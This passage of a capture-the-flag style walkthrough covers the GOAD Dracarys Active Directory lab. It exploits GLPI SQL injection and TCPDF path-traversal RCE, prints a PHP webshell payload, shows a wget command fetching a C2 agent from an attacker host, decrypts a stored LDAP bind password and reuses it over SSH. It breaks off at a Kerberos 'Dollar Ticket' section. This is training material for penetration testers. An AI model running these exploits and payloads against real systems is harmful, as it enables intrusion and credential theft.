
The Dracarys lab is part of the Game of Active Directory (GOAD) project, a collection of deliberately vulnerable AD environments maintained by Cyril Servieres at Orange Cyberdefense. Unlike GOAD-Light, which drops you into the domain with a low-privilege user account, Dracarys starts you outside with nothing but a web application on the perimeter.
This post walks the full chain from the GLPI web app on a Linux host all the way to Domain Admin on the domain controller, with every command along the way. The techniques cover pre-authentication SQL injection, TCPDF path traversal for RCE, Kerberos ticket manipulation on Linux, a constrained delegation chain that requires chaining RBCD to get around Server 2025 protections, and KeePass vault extraction through plugin injection.

Environment
| Host | IP | OS | Role |
|---|---|---|---|
| syrax.dracarys.lab | 10.2.10.12 | Ubuntu 24.04 | GLPI web server, entry point |
| vhagar.dracarys.lab | 10.2.10.11 | Windows Server 2025 | Domain member |
| balerion.dracarys.lab | 10.2.10.10 | Windows Server 2025 | Domain controller |

The only externally accessible service is GLPI at http://syrax.dracarys.lab/glpi/. GLPI is an open source IT asset management platform you find all over enterprise networks — inventory tracking, helpdesk ticketing, change management. It tends to get deployed with minimal hardening because people think of it as “just an ITAM tool.” That gets expensive.
The login page shows Active_Directory-ldap-dracarys.lab in the authentication source dropdown. This tells us two things: GLPI is integrated with Active Directory for user authentication, and there is a service account somewhere with LDAP bind credentials that can query the directory. Both facts become important later.
Initial access: GLPI SQLi and RCE (CVE-2025-24799 + CVE-2025-24801)
The SQL injection: CVE-2025-24799

GLPI before version 10.0.17 has a pre-authentication blind SQL injection in its Inventory feature (CVE-2025-24799). The Inventory feature is enabled by default in GLPI installations, meaning this vulnerability exists on every unpatched instance without any configuration required.
The vulnerable code path starts in handleAgent() inside /src/Agent.php. When GLPI receives inventory data from endpoint agents, it parses the incoming XML using PHP’s SimpleXMLElement class. The deviceid field from this XML gets passed through dbEscapeRecursive(), which is GLPI’s input sanitisation function meant to prevent SQL injection. The type confusion is here.
dbEscapeRecursive() checks if the input is a string and escapes it, or if it is an array and recurses into each element. A SimpleXMLElement object is neither. It is an object that PHP can implicitly cast to a string when used in a string context, but the escape function does not handle this type. So it passes the SimpleXMLElement through unescaped. When the value lands in the SQL query that resolves agent identities, the attacker’s payload executes directly against the MySQL database.
No authentication is needed. The attacker sends a crafted POST request to the inventory endpoint containing malicious XML with a deviceid that encodes a time-based or boolean-based blind SQL payload. The database response timing (for time-based) or the application’s different behaviour (for boolean-based) leaks one bit of information per request, and from that binary signal an attacker can reconstruct the entire database contents character by character.
Metasploit has a module that automates the extraction:
msf auxiliary(gather/glpi_inventory_plugin_unauth_sqli) > set rhost 10.2.10.12
rhost => 10.2.10.12
msf auxiliary(gather/glpi_inventory_plugin_unauth_sqli) > run
[*] Running module against 10.2.10.12
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Time based blind boolean injection succeeded
[*] Extracting credential information
glpi_users
==========

 user         password                                                      api_token
 ----         --------                                                      ---------
 glpi         $2y$10$9aVxlZJU/roKkauyPiIhRe6pG8.a5LqrnMwo4JmjOEWO47VyiFVe2
 glpi-system
 normal       $2y$10$vzupelscKi8IEiVEVn74I./TrzxFNLnUGeXdc6MrafTHmT5IgrSzW
 post-only    $2y$10$fnMlHy.GlKwuP.LDVmZadeTVFRiP8hfrw9PdJ/VkInO/13Q8NnOly
 tech         $2y$10$rGF.505CukzWsEttaWZyG.Cd1YMESGh1ZgFa.kcOeqbZp4eYRj/w6

[*] Auxiliary module execution completed
The module extracts the glpi_users table, which contains bcrypt password hashes for all GLPI user accounts. Bcrypt hashes are computationally expensive to crack, but weak passwords still fall. The glpi admin account hash cracks to: glPwnM33FTW!
Remote code execution: CVE-2025-24801
With valid admin credentials, the second vulnerability opens up. CVE-2025-24801 is an authenticated RCE in GLPI that abuses a path traversal in the TCPDF library’s font loading mechanism.
GLPI uses TCPDF to generate PDF reports for inventory items, tickets, and other objects. TCPDF loads font definition files from a configurable directory. The exploit, written by ribeirin, works by manipulating the font directory path through GLPI’s administrative settings. The sequence:
The exploit authenticates to GLPI and modifies the allowed document types to permit .php file uploads. GLPI has a document management system that restricts which file extensions can be uploaded — by default, PHP files are blocked. The admin API lets you add new permitted extensions, so the exploit registers .php as allowed.
A PHP webshell gets uploaded as a “document” through GLPI’s file upload. The file lands in GLPI’s temporary directory at /var/www/html/glpi/files/_tmp/. At this point the shell exists on disk but is not executable through the web server — the _tmp directory is not in the web-accessible path for direct PHP execution.
The path traversal is in the PDF font configuration. TCPDF expects font definition files in a specific directory structure. When GLPI generates a PDF report, it tells TCPDF where to find fonts. The exploit sets the font path to a traversal string like ../../../../../../../..//var/www/html/glpi/files/_tmp/shell, which causes TCPDF to look for font files inside the directory where the webshell was uploaded. When the PDF rendering engine attempts to load a “font” file, it includes and executes the PHP webshell instead.
The exploit triggers this by creating a computer object and requesting a PDF report for it, which forces TCPDF to process the manipulated font path:
python cve-2025-24801.py --url http://syrax.dracarys.lab/glpi \
    --username glpi --password 'glPwnM33FTW!'

[CVE-2025-24801] Starting
[CVE-2025-24801] Trying authenticate
[CVE-2025-24801] Authentication successful
[CVE-2025-24801] Trying to create a document type to allow php extension for validation
[CVE-2025-24801] Trying to upload validation php test file: <?php system($_GET["cmd"]); ?>
[CVE-2025-24801] File uploaded successfully!
[CVE-2025-24801] Trying to get GLPI TEMP DIR
[CVE-2025-24801] Found GLPI TEMP DIR: /var/www/html/glpi/files/_tmp
[CVE-2025-24801] Trying to set PDF FONT with validation value: ../../../../../../../..//var/www/html/glpi/files/_tmp/shell
[CVE-2025-24801] PDF font set successfully!
[CVE-2025-24801] Trying to create a computer to generate a report
[CVE-2025-24801] Computer created successfully!
[CVE-2025-24801] Command output:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
We have code execution as www-data, the default Apache user on Debian/Ubuntu. Low privilege, no access to sensitive system files, but it can read everything the web application can — including GLPI’s configuration files and database credentials.
Deploying C2
The webshell gives command execution but it is stateless. Each request is independent, there is no persistent session, and if the GLPI service restarts we lose access. We need a proper C2 agent.
Upload the Mythic Poseidon agent through the webshell. Poseidon is a Go-based Mythic agent for Linux/macOS that gives us persistent command execution, file transfer, and process management through an encrypted callback:
python cve-2025-24801.py --url http://syrax.dracarys.lab/glpi \
    --username glpi --password 'glPwnM33FTW!' \
    --cmd 'nohup wget -O /tmp/poseidon http://192.168.1.28:9001/poseidon >/tmp/wget.log 2>&1 &'
The nohup ensures the download continues even if the webshell request times out. Then trigger the agent:
$ cd /tmp
$ chmod +x poseidon
$ ./poseidon

Mythic callback arrives from SYRAX as www-data. Persistent foothold established.
Post-exploitation on SYRAX
Enumeration
Linpeas runs first. Among the findings: the GLPI web root at /var/www/html/glpi/ and a viserion user with an SSH process that stands out:
root      393839    1035  0 12:53 ?        00:00:00  \_ sshd: viserion [priv]
viserion  393900  393839  0 12:53 ?        00:00:00      \_ sshd: viserion@notty
viserion  393901  393900  0 12:53 ?        00:00:00          \_ sleep 45
The @notty suffix means this SSH session has no terminal allocated — a non-interactive session, probably automated. The process tree shows it running sleep 45, which looks like a bot that connects, runs a command, sleeps, and repeats. Automated SSH sessions like this tend to store credentials in scripts or config files on the originating machine. That becomes relevant later.
GLPI database credentials
GLPI stores its database connection details in a PHP configuration file on disk. This file must be readable by the web server process, which means www-data can read it:
$ cat /var/www/html/glpi/config/config_db.php
<?php
class DB extends DBmysql {
    public $dbhost = 'localhost:3306';
    public $dbuser = 'glpi';
    public $dbpassword = 'glpi';
    public $dbdefault = 'glpi';
    ...
}
The MySQL credentials are glpi:glpi. Weak, but it does not really matter — if you already have www-data on the box, you can read the config file, so the database password strength is not the security boundary. What matters is what is in the database.
Extracting the LDAP bind password
The LDAP integration we noticed on the login page stores its configuration in the glpi_authldaps table:
mysql -u glpi -pglpi -D glpi -e "SELECT * FROM glpi_authldaps;"
This table reveals that GLPI authenticates against ldaps://balerion.dracarys.lab using the bind account CN=sunfyre,CN=Users,DC=dracarys,DC=lab. The rootdn_passwd column contains the bind password, but it is not stored in cleartext –GLPI encrypts it using libsodium’s sodium_crypto_secretbox authenticated encryption.
Sodium encryption sounds solid, and against an external attacker without server access, it is. But the decryption key is the glpicrypt.key file on disk in GLPI’s configuration directory. The application needs to decrypt the password at runtime to perform LDAP binds, so the key has to be accessible to the www-data process. This is the catch with application-level encryption of secrets that the application itself needs to use: the decryption key lives alongside the encrypted data, and any process with the same privileges can decrypt it.
GLPI has a built-in decryption method in its Toolbox class. We can call it directly from the command line using PHP’s -r flag to evaluate a one-liner. Including GLPI’s framework files gives us the database connection and the decryption function:
shell php -r '
  include "../inc/includes.php";
  global $DB;
  $row = $DB->request(["FROM" => "glpi_authldaps", "WHERE" => ["id" => 1]])->current();
  echo \Toolbox::sodiumDecrypt($row["rootdn_passwd"]).PHP_EOL;
'
Output: BSno5DP4tjJ4jIu8is3B

This one-liner loads GLPI’s framework (which initialises the database connection and loads the encryption key from glpicrypt.key), queries the glpi_authldaps table for the first LDAP configuration entry, and calls Toolbox::sodiumDecrypt() on the encrypted password field. The function reads the key from disk, uses it to decrypt the sodium secretbox, and returns the plaintext password.
Now check whether this password works as a domain credential. LDAP bind accounts in AD are regular user accounts. The password used for the LDAP bind is just the account’s AD password. If it works for LDAP, it works for SMB, Kerberos, RDP, everything:
nxc ldap 10.2.10.10 -u sunfyre -p 'BSno5DP4tjJ4jIu8is3B' -d dracarys.lab
LDAP        10.2.10.10      389    BALERION         [+] dracarys.lab\sunfyre:BSno5DP4tjJ4jIu8is3B
NetExec confirms sunfyre authenticates successfully against the domain controller. We have gone from a web application compromise to a valid domain credential without touching any Windows system.
BloodHound reconnaissance and SSH as sunfyre
With a domain credential, the next step is mapping the AD environment to find privilege escalation paths. BloodHound CE ingests data from LDAP and builds a graph of relationships between AD objects — users, groups, computers, GPOs, delegation configurations, ACLs. Data collection uses bloodhound-python from Linux.
The BloodHound data shows several relationships that matter:

- sunfyre is in LinuxUsers, which has SSH access to syrax. So we can SSH directly as sunfyre using the LDAP bind password.
- viserion has WriteSPN rights over VHAGAR$. That means viserion can modify the
servicePrincipalNameattribute on the VHAGAR$ computer object. SPNs determine which account holds the encryption key for a Kerberos service ticket, so controlling them is powerful. - SYRAX$ has constrained delegation without Protocol Transition to

HTTP/arraxandHTTP/arrax.dracarys.lab. Neither SPN currently exists on any domain object. This unusual configuration becomes the centre of the privilege escalation chain. - arrax$ is a computer account whose password sunfyre can reset. That gives us control over the arrax$ identity.

The realm configuration on syrax confirms the host is domain-joined via SSSD (System Security Services Daemon), which handles the mapping between AD identities and local Linux accounts:
dracarys.lab
  type: kerberos
  realm-name: DRACARYS.LAB
  configured: kerberos-member
  client-software: sssd
  permitted-groups: LinuxAdmins@dracarys.lab, LinuxUsers@dracarys.lab
SSSD handles the mapping between AD and Linux: Kerberos authentication, AD-to-local UID/GID mapping, home directories, shell access. The permitted-groups line shows which AD groups are allowed to log in.
SSH as sunfyre to get a proper domain user session:
ssh 'sunfyre@syrax.dracarys.lab'
Password: BSno5DP4tjJ4jIu8is3B
We are now a domain user on a domain-joined Linux host. Unlike www-data, sunfyre is a real AD account with group memberships, Kerberos ticket-granting capabilities, and the ability to authenticate to other domain resources.
Dollar Ticket: creating a machine account to get root on SYRAX
The problem: we need root
As sunfyre, we can see Kerberos credential cache (ccache) files in /tmp/:
sunfyre@syrax:/tmp$ ls -la
-rw-------  1 localuser localuser    1419 Apr  7 16:06 krb5cc_1000_l9JJs5
-rw-------  1 viserion  domain users  169 Apr  7 15:59 krb5cc_1020401110_3KDDAb
-rw-------  1 sunfyre   domain users 1361 Apr  7 16:10 krb5cc_1020401111_Z5Kv24
Ccache files are the standard Kerberos credential storage format on Linux. When a user authenticates via Kerberos — whether through kinit, SSH with GSSAPI, or SSSD — the Kerberos library stores the resulting TGT (Ticket Granting Ticket) and any service tickets in a ccache file. These files are the equivalent of a logged-in session. Anyone who has a valid ccache can authenticate as that user without knowing the password, just by pointing the KRB5CCNAME environment variable at the file.
Viserion’s ccache file is there, and we know from BloodHound that viserion has WriteSPN over VHAGAR$. But the file permissions are -rw------- owned by viserion –only viserion (or root) can read it. We need root on syrax to steal that ticket.
How the Dollar Ticket attack works
